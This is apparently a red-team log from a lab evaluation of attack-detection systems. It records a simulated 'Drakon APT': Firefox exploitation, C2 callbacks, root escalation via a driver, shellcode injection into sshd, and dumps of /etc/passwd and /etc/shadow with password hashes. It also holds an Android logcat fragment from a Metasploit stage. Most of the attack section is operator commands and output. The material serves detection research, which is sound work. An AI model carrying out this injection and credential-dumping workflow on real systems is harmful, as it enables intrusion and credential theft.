AllocSpace objects, 0(0B) LOS objects, 42% free, 16MB/28MB, paused 78us total 128.225ms
05-13 04:36:47.636  9502  9502 E libcsblam64: connecting to provmsgr...
05-13 04:36:47.636   603   603 I provmsgr: connection established [27d21]
05-13 04:36:47.636  9502  9502 E libcsblam64: ProgramStart: /system/bin/app_process64 [257630]
05-13 04:36:47.636  9502  9502 E libcsblam64: dynamic linker
05-13 04:36:47.633  9502  9502 I app_process: type=1400 audit(0.0:2258): avc: denied { write }
for name="provmsg" dev="tmpfs" ino=8050 scontext=u:r:instd:s0
tcontext=u:object_r:socket_device:s0 tclass=sock_file permissive=1
05-13 04:36:47.640  9502  9502 E libcsblam64: dynamic linker
05-13 04:36:47.641  9502  9502 I chatty  : uid=10073(com.metasploit.stage) app_process identical
37 lines
05-13 04:36:47.641  9502  9502 E libcsblam64: dynamic linker
05-13 04:36:47.646  9502  9502 I app_process: type=1400 audit(0.0:2262): avc: denied { getattr }
for path="/dev/socket/logdw" dev="tmpfs" ino=16887 scontext=u:r:instd:s0
tcontext=u:object_r:logdw_socket:s0 tclass=sock_file permissive=1
```

05-13 04:36:47.646 9502 9502 I app_process: type=1400 audit(0.0:2263): avc: denied { getattr } for path="/dev/pmsg0" dev="tmpfs" ino=18232 scontext=u:r:instd:s0 tcontext=u:objec

7 05/14/2019 – Linux Drakon APT and Android Micro APT

7.1 Schedule

10:08	TA1 TRACE 2	Firefox Drakon APT Elevate Inject
11:45	TA1 THEIA	Firefox Drakon APT (Failed)
16:09	TA1 ClearScope 1	Barephone APK Micro APT (Failed)
20:32	TA1 THEIA 3	Benign Activity (BinFmt-Elevate Setup)

7.2 Setup

- [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 clearscope: micro c2
- [eth0:1103] 192.196.28.222:80 -> 128.55.12.167:8103 trace2: www.yale.edu
- [eth0:1104] 35.106.122.76:80 -> 128.55.12.167:8104 trace2: sc server
- [eth0:1105] 69.155.209.87:80 -> 128.55.12.167:8105 trace3: oc2
- [eth0:1106] 153.4.41.7:80 -> 128.55.12.167:8106 theia: www.nhra.com
- [eth0:1107] 189.141.204.211:80 -> 128.55.12.167:8107 theia: sc server
- [eth0:1108] 208.203.20.42:80 -> 128.55.12.167:8108 theia: oc2

vbash-4.1# ping www.yale.edu
PING www.yale.edu (130.132.51.8) 56(84) bytes of data
vbash-4.1# ping www.nhra.com
PING www.nhra.com (66.146.2.241) 56(84) bytes of data.

7.3 10:08 -- TA1 TRACE 2 -- Firefox Drakon APT Elevate Inject

Before the attack began, installed the elevate driver and another driver as benign activity. Exploit Firefox by browsing to the hijacked www.yale.edu. This resulted in C2 connections to 35.106.122.76:80 and 69.155.209.87:80. The attacker used elevate to gain root privileges. The attacker got the processing listing, found the sshd process, and injected into it using a new process injection technique. This resulted in new C2 connections to aforementioned addresses.

7.3.1 Targets

- ta1-trace-2 128.55.12.118 Ubuntu 14.04

7.3.2 Capabilities

- Firefox Backdoor
- Drakon APT
- BinFmt-Elevate Driver
- Inject2 Process Injection Technique

7.3.3 Benign Activity Setup

The elevate driver needed to be loaded on all 3 TRACE machines before we could begin the attack. We consider this to be part of benign activity. The malicious use of the simulated vulnerability in the driver is the part of the attack we are interested in being detected.

```
10:08
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp *.ko admin@128.55.12.117:.
The authenticity of host '128.55.12.117 (128.55.12.117)' can't be established.
ECDSA key fingerprint is 53:4d:e7:24:67:3c:15:7b:55:8b:be:11:89:ad:6e:ce.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.117' (ECDSA) to the list of known hosts.
admin@128.55.12.117's password:
load_helper.ko
100% 5131     5.0KB/s   00:00
read_scan.ko
100% 5045     4.9KB/s   00:00

10:08
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp *.ko admin@128.55.12.118:.
admin@128.55.12.118's password:
load_helper.ko
100% 5131     5.0KB/s   00:00
read_scan.ko
100% 5045     4.9KB/s   00:00

10:08
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp *.ko admin@128.55.12.126:.
The authenticity of host '128.55.12.126 (128.55.12.126)' can't be established.
ECDSA key fingerprint is 4b:40:62:db:c6:af:9f:01:51:ed:e0:6e:14:ed:94:bf.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.126' (ECDSA) to the list of known hosts.
admin@128.55.12.126's password:
load_helper.ko
100% 5131     5.0KB/s   00:00
read_scan.ko
100% 5045     4.9KB/s   00:00

10:10
admin@ta51-bg-gen:~$ ssh admin@128.55.12.117
admin@128.55.12.117's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue May 14 10:07:41 EDT 2019

  System load: 3.07               Memory usage: 64%   Processes:       263
  Usage of /:  6.1% of 885.13GB   Swap usage:   2%    Users logged in: 2

  Graph this data and manage this system at:
    https://landscape.canonical.com/

174 packages can be updated.
130 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue May 14 10:05:34 2019 from 128.55.12.122

admin@ta1-trace-1:~$ sudo insmod read_scan.ko
[sudo] password for admin:
admin@ta1-trace-1:~$ sudo insmod load_helper.ko
admin@ta1-trace-1:~$ lsmod
Module                  Size  Used by
load_helper            16384  0
read_scan              16384  0
netio_controller       16384  0
glx_alsa_675           16384  0
…

10:11
admin@ta51-bg-gen:~$ ssh admin@128.55.12.118
admin@128.55.12.118's password:
Permission denied, please try again.
admin@128.55.12.118's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com/

  System information as of Tue May 14 10:09:38 EDT 2019

  System load: 2.88               Memory usage: 64%   Processes:       256
  Usage of /:  6.1% of 885.13GB   Swap usage:   1%    Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue May 14 10:09:38 2019 from 128.55.12.122
admin@ta1-trace-2:~$ sudo insmod ./read_scan.ko
[sudo] password for admin:
admin@ta1-trace-2:~$ sudo insmod ./load_helper.ko
admin@ta1-trace-2:~$ lsmod
Module                  Size  Used by
load_helper            16384  0
read_scan              16384  0
netio_controller       16384  0
glx_alsa_675           16384  0

10:12
admin@ta51-bg-gen:~$ ssh admin@128.55.12.126
admin@128.55.12.126's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue May 14 10:12:19 EDT 2019

  System load: 2.87               Memory usage: 63%   Processes:       249
  Usage of /:  7.0% of 885.13GB   Swap usage:   1%    Users logged in: 2

  Graph this data and manage this system at:
    https://landscape.canonical.com/

147 packages can be updated.
103 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue May 14 10:12:19 2019 from 128.55.12.122
admin@ta1-trace-3:~$ sudo insmod ./read_scan.ko
[sudo] password for admin:

admin@ta1-trace-3:~$ sudo insmod ./load_helper.ko
admin@ta1-trace-3:~$ lsmod
Module                  Size  Used by
load_helper            16384  0
read_scan              16384  0
netio_controller       16384  0
netio                  20480  1 netio_controller
glx_alsa_675           16384  0
```

7.3.4 Event Log

```
10:18
kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8105
[sudo] password for kududyn:
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8105  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [linux] [x64] [N/A] [N/A]
[*] Initializing new linux console
[*] ################## NEW CONSOLE READY [L1] ####################
```

```
10:19
MAIN>list
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
active 35s
MAIN>con L1
L1>hostname
[*] ta1-trace-2
L1>whoami
[*] uid: 1003 admin
L1>pwd
[*] /home/admin
L1>elevate test
[*] Elevate current process
[*] elevate success
L1>whoami
[*] uid: 0 root

10:20
L1>ps
[*] 16808          1                root                    (sshd)

10:21
L1>inject sc /e5/stage1/bin/stage1.linux.x64 16808
[*] inject success


[*] ################## New connection received ##################
[*] [linux] [x64] [N/A] [N/A]
[*] Initializing new linux console
[*] ################## NEW CONSOLE READY [L2] ####################

L1>main
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 34s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
active 217s

10:22
MAIN>con L2
L2>getpid
[*] pid: 16808
L2>whoami
[*] uid: 0 root

10:24
L2>main
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 173s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
active 356s
MAIN>con L1
L1>quit
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 179s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
DEAD 360s

10:28
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 415s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
DEAD 360s



11:44
MAIN>list
```

```
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 4997s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
DEAD 360s
```

20190517 (Cont)

```
13:39
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
active 271089s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
DEAD 360s
MAIN>con L2
L2>whoami
[*] uid: 0 root
L2>hostname
[*] ta1-trace-2
L2>pwd
[*] /
L2>cd home
L2>cd admin
L2>ls
[*] refload_pInfo_log (oops!)
[*] refload_pStageMem_log

13:41
L2>cat passwd
[*] # $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
darpa:*:1001:1001:DARPA:/home/darpa:/bin/sh
bbn:*:1002:1002:bbn:/home/bbn:/bin/sh
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
git_daemon:*:964:964:git daemon:/nonexistent:/usr/sbin/nologin
kafka:*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
ta3:*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash
ta1:*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash
admin:*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash
```

```
user:*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash
iswitcher:*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

L2>cd /etc
L2>dir
[*] -rw------- root  root    0      .pwd.lock
[*] drwxr-xr-x root  root    4096   ImageMagick
[*] drwxr-xr-x root  root    4096   NetworkManager
[*] drwxr-xr-x root  root    4096   UPower
[*] drwxr-xr-x root  root    4096   X11
[*] drwxr-xr-x root  root    4096   acpi
[*] -rw-r--r-- root  root    2981   adduser.conf
[*] drwxr-xr-x root  root    12288  alternatives
[*] -rw-r--r-- root  root    401    anacrontab
[*] -rw-r--r-- root  root    112    apg.conf
[*] drwxr-xr-x root  root    4096   apm
[*] drwxr-xr-x root  root    4096   apparmor
[*] drwxr-xr-x root  root    4096   apparmor.d
[*] drwxr-xr-x root  root    4096   apport
[*] drwxr-xr-x root  root    4096   apt
[*] drwxr-xr-x root  root    4096   at-spi2
[*] -rw-r----- root  daemon  144    at.deny
[*] drwxr-x--- root  root    4096   audisp
[*] drwxr-x--- root  root    4096   audit
[*] drwxr-xr-x root  root    4096   autoconf2.13
[*] drwxr-xr-x root  root    4096   avahi
[*] -rw-r--r-- root  root    2177   bash.bashrc
[*] -rw-r--r-- root  root    45     bash_completion
[*] drwxr-xr-x root  root    4096   bash_completion.d
[*] -rw-r--r-- root  root    356    bindresvport.blacklist
[*] -rw-r--r-- root  root    321    blkid.conf
[*] lrwxrwxrwx root  root    15     blkid.tab -> /dev/.blkid.tab
[*] drwxr-xr-x root  root    4096   bluetooth
[*] -rw-r--r-- root  root    33     brlapi.key
[*] drwxr-xr-x root  root    20480  brltty
[*] -rw-r--r-- root  root    22478  brltty.conf
[*] drwxr-xr-x root  root    4096   byobu
[*] drwxr-xr-x root  root    4096   ca-certificates
[*] -rw-r--r-- root  root    7788   ca-certificates.conf
[*] drwxr-xr-x root  root    4096   calendar
[*] drwxr-s--- root  dip     4096   chatscripts
[*] -rw-r--r-- root  root    1332   colord.conf
[*] drwxr-xr-x root  root    4096   console-setup
[*] drwxr-xr-x root  root    4096   cracklib
[*] drwxr-xr-x root  root    4096   cron.d
[*] drwxr-xr-x root  root    4096   cron.daily
[*] drwxr-xr-x root  root    4096   cron.hourly
[*] drwxr-xr-x root  root    4096   cron.monthly
[*] drwxr-xr-x root  root    4096   cron.weekly
[*] -rw-r--r-- root  root    722    crontab
[*] drwxr-xr-x root  lp      4096   cups
[*] drwxr-xr-x root  root    4096   cupshelpers
[*] drwxr-xr-x root  root    4096   dbus-1
[*] drwxr-xr-x root  root    4096   dconf
[*] -rw-r--r-- root  root    2969   debconf.conf
[*] -rw-r--r-- root  root    11     debian_version
[*] drwxr-xr-x root  root    4096   default
[*] -rw-r--r-- root  root    604    deluser.conf
[*] drwxr-xr-x root  root    4096   depmod.d
[*] drwxr-xr-x root  root    4096   dhcp
[*] drwxr-xr-x root  root    4096   dictionaries-common
[*] drwxr-xr-x root  root    4096   dnsmasq.d
[*] drwxr-xr-x root  root    4096   doc-base
[*] drwxr-xr-x root  root    4096   dpkg
[*] -rw-r--r-- root  root    3095   drirc
[*] drwxr-xr-x root  root    4096   emacs
[*] drwxr-xr-x root  root    4096   emacs24
[*] -rw-r--r-- root  root    96     environment
[*] drwxr-xr-x root  root    4096   firefox
[*] drwxr-xr-x root  root    4096   fonts
[*] -rw-r--r-- root  root    678    fstab
```

```
[*] drwxr-xr-x root  root    4096   fstab.d
[*] -rw-r----- root  fuse    280    fuse.conf
[*] -rw-r--r-- root  root    2584   gai.conf
[*] drwxr-xr-x root  root    4096   gconf
[*] drwxr-xr-x root  root    4096   gdb
[*] drwxr-xr-x root  root    4096   ghostscript
[*] drwxr-xr-x root  root    4096   gimp
[*] drwxr-xr-x root  root    4096   gnome
[*] drwxr-xr-x root  root    4096   gnome-app-install
[*] drwxr-xr-x root  root    4096   gnome-system-tools
[*] drwxr-xr-x root  root    4096   groff
[*] -rw-r--r-- root  root    1030   group
[*] -rw------- root  root    1012   group-
[*] drwxr-xr-x root  root    4096   grub.d
[*] -rw-r----- root  shadow  849    gshadow
[*] -rw------- root  root    834    gshadow-
[*] drwxr-xr-x root  root    4096   gtk-2.0
[*] drwxr-xr-x root  root    4096   gtk-3.0
[*] drwxr-xr-x root  root    4096   gtkmathview
[*] -rw-r--r-- root  root    6748   hddtemp.db
[*] -rw-r--r-- root  root    4781   hdparm.conf
[*] -rw-r--r-- root  root    92     host.conf
[*] -rw-r--r-- root  root    12     hostname
[*] -rw-r--r-- root  root    993    hosts
[*] -rw-r--r-- root  root    411    hosts.allow
[*] -rw-r--r-- root  root    711    hosts.deny
[*] drwxr-xr-x root  root    4096   hp
[*] drwxr-xr-x root  root    4096   ifplugd
[*] drwxr-xr-x root  root    4096   init
[*] drwxr-xr-x root  root    4096   init.d
[*] drwxr-xr-x root  root    4096   initramfs-tools
[*] -rw-r--r-- root  root    1721   inputrc
[*] drwxr-xr-x root  root    4096   insserv
[*] -rw-r--r-- root  root    771    insserv.conf
[*] drwxr-xr-x root  root    4096   insserv.conf.d
[*] drwxr-xr-x root  root    4096   iproute2
[*] drwxr-xr-x root  root    4096   iscsi
[*] -rw-r--r-- root  root    26     issue
[*] -rw-r--r-- root  root    19     issue.net
[*] drwxr-xr-x root  root    4096   kbd
[*] drwxr-xr-x root  root    4096   kernel
[*] -rw-r--r-- root  root    144    kernel-img.conf
[*] -rw-r--r-- root  root    1311   kerneloops.conf
[*] drwxr-xr-x root  root    4096   landscape
[*] -rw-r--r-- root  root    100131 ld.so.cache
[*] -rw-r--r-- root  root    34     ld.so.conf
[*] drwxr-xr-x root  root    4096   ld.so.conf.d
[*] drwxr-xr-x root  root    4096   ldap
[*] -rw-r--r-- root  root    267    legal
[*] -rw-r--r-- root  root    191    libaudit.conf
[*] drwxr-xr-x root  root    4096   libnl-3
[*] drwxr-xr-x root  root    4096   libpaper.d
[*] drwxr-xr-x root  root    4096   lightdm
[*] -rw-r--r-- root  root    1291   lintianrc
[*] -rw-r--r-- root  root    2570   locale.alias
[*] -rw-r--r-- root  root    3519   localtime
[*] drwxr-xr-x root  root    4096   logcheck
[*] -rw-r--r-- root  root    10551  login.defs
[*] -rw-r--r-- root  root    703    logrotate.conf
[*] drwxr-xr-x root  root    4096   logrotate.d
[*] -rw-r--r-- root  root    105    lsb-release
[*] -rw-r--r-- root  root    14867  ltrace.conf
[*] drwxr-xr-x root  root    4096   lvm
[*] -rw-r--r-- root  root    111    magic
[*] -rw-r--r-- root  root    111    magic.mime
[*] drwxr-xr-x root  root    4096   mail
[*] -rw-r--r-- root  root    28391  mailcap
[*] -rw-r--r-- root  root    449    mailcap.order
[*] -rw-r--r-- root  root    5173   manpath.config
[*] drwxr-xr-x root  root    4096   mercurial
[*] -rw-r--r-- root  root    23922  mime.types
```

```
[*] -rw-r--r-- root  root    956    mke2fs.conf
[*] drwxr-xr-x root  root    4096   modprobe.d
[*] -rw-r--r-- root  root    255    modules
[*] drwxr-xr-x root  root    4096   modules-load.d
[*] -rw-r--r-- root  root    979    mtab
[*] -rw------- root  lightdm 0      mtab.fuselock
[*] drwxr-xr-x root  root    4096   mysql
[*] -rw-r--r-- root  root    8453   nanorc
[*] drwxr-xr-x root  root    4096   network
[*] -rw-r--r-- root  root    91     networks
[*] drwxr-xr-x root  root    4096   newt
[*] -rw-r--r-- root  root    507    nsswitch.conf
[*] -rw-r--r-- ntp   ntp     205    ntp.conf
[*] drwxr-xr-x root  root    4096   obex-data-server
[*] drwxr-xr-x root  root    4096   opt
[*] -rw-r--r-- root  root    249    os-release
[*] -rw-r--r-- root  root    552    pam.conf
[*] drwxr-xr-x root  root    4096   pam.d
[*] -rw-r--r-- root  root    3      papersize
[*] -rw-r--r-- root  root    2353   passwd
[*] -rw------- root  root    2353   passwd-
[*] drwxr-xr-x root  root    4096   pcmcia
[*] drwxr-xr-x root  root    4096   perl
[*] drwxr-xr-x root  root    4096   pki
[*] drwxr-xr-x root  root    4096   pm
[*] -rw-r--r-- root  root    7649   pnm2ppa.conf
[*] drwxr-xr-x root  root    4096   polkit-1
[*] -rw-r--r-- root  root    350    popularity-contest.conf
[*] drwxr-xr-x root  root    4096   ppp
[*] -rw-r--r-- root  root    665    profile
[*] drwxr-xr-x root  root    4096   profile.d
[*] -rw-r--r-- root  root    2932   protocols
[*] drwxr-xr-x root  root    4096   pulse
[*] drwxr-xr-x root  root    4096   purple
[*] drwxr-xr-x root  root    4096   python
[*] drwxr-xr-x root  root    4096   python2.7
[*] drwxr-xr-x root  root    4096   python3
[*] drwxr-xr-x root  root    4096   python3.4
[*] -rwxr-xr-x root  root    306    rc.local
[*] drwxr-xr-x root  root    4096   rc0.d
[*] drwxr-xr-x root  root    4096   rc1.d
[*] drwxr-xr-x root  root    4096   rc2.d
[*] drwxr-xr-x root  root    4096   rc3.d
[*] drwxr-xr-x root  root    4096   rc4.d
[*] drwxr-xr-x root  root    4096   rc5.d
[*] drwxr-xr-x root  root    4096   rc6.d
[*] drwxr-xr-x root  root    4096   rcS.d
[*] lrwxrwxrwx root  root    29     resolv.conf -> ./../run/resolvconf/resolv.conf
[*] drwxr-xr-x root  root    4096   resolvconf
[*] -rwxr-xr-x root  root    268    rmt
[*] -rw-r--r-- root  root    887    rpc
[*] -rw-r--r-- root  root    1320   rsyslog.conf
[*] drwxr-xr-x root  root    4096   rsyslog.d
[*] drwxr-xr-x root  root    4096   salt
[*] drwxr-xr-x root  root    4096   samba
[*] drwxr-xr-x root  root    4096   sane.d
[*] -rw-r--r-- root  root    3663   screenrc
[*] -rw-r--r-- root  root    4038   securetty
[*] drwxr-xr-x root  root    4096   security
[*] drwxr-xr-x root  root    4096   selinux
[*] drwxr-xr-x root  root    4096   sensors.d
[*] -rw-r--r-- root  root    10344  sensors3.conf
[*] -rw-r--r-- root  root    19558  services
[*] drwxr-xr-x root  root    4096   sgml
[*] -rw-r----- root  shadow  1851   shadow
[*] -rw------- root  root    1851   shadow-
[*] -rw-r--r-- root  root    103    shells
[*] -rw-r--r-- root  root    1803   signond.conf
[*] drwxr-xr-x root  root    4096   skel
[*] drwxr-xr-x root  root    4096   speech-dispatcher
[*] drwxr-xr-x root  root    4096   ssh
```

```
[*] drwxr-xr-x root  root    4096   ssl
[*] -rw-r--r-- root  root    132    subgid
[*] -rw------- root  root    113    subgid-
[*] -rw-r--r-- root  root    132    subuid
[*] -rw------- root  root    113    subuid-
[*] -r--r----- root  root    745    sudoers
[*] drwxr-xr-x root  root    4096   sudoers.d
[*] -rw-r--r-- root  root    2084   sysctl.conf
[*] drwxr-xr-x root  root    4096   sysctl.d
[*] drwxr-xr-x root  root    4096   systemd
[*] -r--r--r-- darpa darpa   150    tc-version
[*] drwxr-xr-x root  root    4096   terminfo
[*] drwxr-xr-x root  root    4096   thunderbird
[*] -rw-r--r-- root  root    11     timezone
[*] -rw-r--r-- root  root    1260   ucf.conf
[*] drwxr-xr-x root  root    4096   udev
[*] drwxr-xr-x root  root    4096   udisks2
[*] drwxr-xr-x root  root    4096   ufw
[*] drwxr-xr-x root  root    4096   update-manager
[*] drwxr-xr-x root  root    4096   update-motd.d
[*] drwxr-xr-x root  root    4096   update-notifier
[*] -rw-r--r-- root  root    321    updatedb.conf
[*] -rw-r--r-- root  root    222    upstart-xsessions
[*] -rw-r--r-- root  root    888    usb_modeswitch.conf
[*] drwxr-xr-x root  root    4096   usb_modeswitch.d
[*] drwxr-xr-x root  root    4096   vim
[*] lrwxrwxrwx root  root    23     vtrgb -> /etc/alternatives/vtrgb
[*] drwxr-xr-x root  root    4096   w3m
[*] -rw-r--r-- root  root    4812   wgetrc
[*] drwxr-xr-x root  root    4096   wpa_supplicant
[*] drwxr-xr-x root  root    4096   xdg
[*] drwxr-xr-x root  root    4096   xfce4
[*] drwxr-xr-x root  root    4096   xml
[*] -rw-r--r-- root  root    349    zsh_command_not_found

13:43
L2>cat shadow
[*] root:!:17960:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17960:0:99999:7:::
landscape:*:17960:0:99999:7:::
sshd:*:17960:0:99999:7:::
darpa:$6$xK.VzxdE$iH0y2NIVuELMfyi3A4edvS5GCFgzGkH64wLL0kn.zlVUW8PQkowSMnhiHK8mLX2vIoJPDkAb.rQyd0V
KSPiQv1:17960:0:99999:7:::
ta3:$6$dKwZiNDq7c$ZT/5r3gWSiX1ravToSgvOwZD3Th0FxhAnCB4wd7KOirVP/ucFKlsmG4Vh70ThRvXIO2mZEmF3Etf9IX
.pXF7j/:17960:0:99999:7:::
ta1:$6$/R0.5o4EB1$E74dZ0Ihgx6Uo3YNWnbOOhVfvKmb6npZf9QJpgj0D9cb3SSm3ulmDJpGbMwNt3z9PIMM.MrLekZdwch
ioMkOR0:17960:0:99999:7:::
admin:$6$xvFHybfOzUlccoHY$r1iiRXW9m7TE/RrL4GYXECWiEb1vY7hjlyOo1ib8K11ZWtbDxOswfw3YngpdkzCO4ZLSze/
mvhQdvUQgRKaK7.:17960:0:99999:7:::
user:$6$PyzIwQMUm45$zp5Ywn5B27Jr3ADu6TAbozDRKnSmc6LxCrs8WevCkklm2GwFZIQzO2PHRRlOUzovd1e/Yaq8yHQrQ
1gWpnapI1:17960:0:99999:7:::
```

```
iswitcher:$6$LnLdWwNr8VwH1$RhkU2yaVSAGE015CMXOamYKklXm94oLGQIishhkgQ58KD8R5sR6/HX2PZqN1tQWoQGXEjV
R0KVnwR7sPtluM5/:17960:0:99999:7:::
usbmux:*:17961:0:99999:7:::
avahi:*:17961:0:99999:7:::
lightdm:*:17961:0:99999:7:::
dnsmasq:*:17961:0:99999:7:::
avahi-autoipd:*:17961:0:99999:7:::
colord:*:17961:0:99999:7:::
kernoops:*:17961:0:99999:7:::
pulse:*:17961:0:99999:7:::
rtkit:*:17961:0:99999:7:::
whoopsie:*:17961:0:99999:7:::
speech-dispatcher:!:17961:0:99999:7:::
hplip:*:17961:0:99999:7:::
saned:*:17961:0:99999:7:::
ntp:*:17961:0:99999:7:::
smmsp:!:17961:0:99999:7:::
prometheus:*:18009:0:99999:7:::

13:44
L2>quit
MAIN>list
        L2        128.55.12.167:54140 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:21:25 2019
DEAD 271358s
        L1        128.55.12.167:54136 -->   128.55.12.167:8105  [HTTP]  Tue May 14 10:18:22 2019
DEAD 360s
```

7.4 11:45 -- TA1 THEIA -- Firefox Drakon APT (Failed)

Intended to run the Drakon APT via the Firefox backdoor but found we were unable to browse to any websites using Firefox. BBN and THEIA planned a solution or workaround. We reran the attack later in the week.

7.4.1 Targets

- Ta1-theia (No host targeted as couldn't get any to browse to a website with Firefox)

7.4.2 Capabilities

- Firefox backdoor
- Drakon APT

7.4.3 Event Log

```
16:09
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp barephone-instr.apk user@128.55.12.54:.
user@128.55.12.54's password:
barephone-instr.apk
100%  127KB 127.5KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54
user@128.55.12.54's password:
[user@ta1-clearscope-translate ~]$

16:10
[user@ta1-clearscope-translate ~]$ adb devices
List of devices attached
HT79S1A06684    device

16:43
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp barephone-instr.apk user@128.55.12.54:.
user@128.55.12.54's password:
Permission denied, please try again.
user@128.55.12.54's password:
barephone-instr.apk
100%  128KB 128.4KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54
user@128.55.12.54's password:
Permission denied, please try again.
```

```
user@128.55.12.54's password:
[user@ta1-clearscope-translate ~]$

[user@ta1-clearscope-translate ~]$ adb devices
List of devices attached
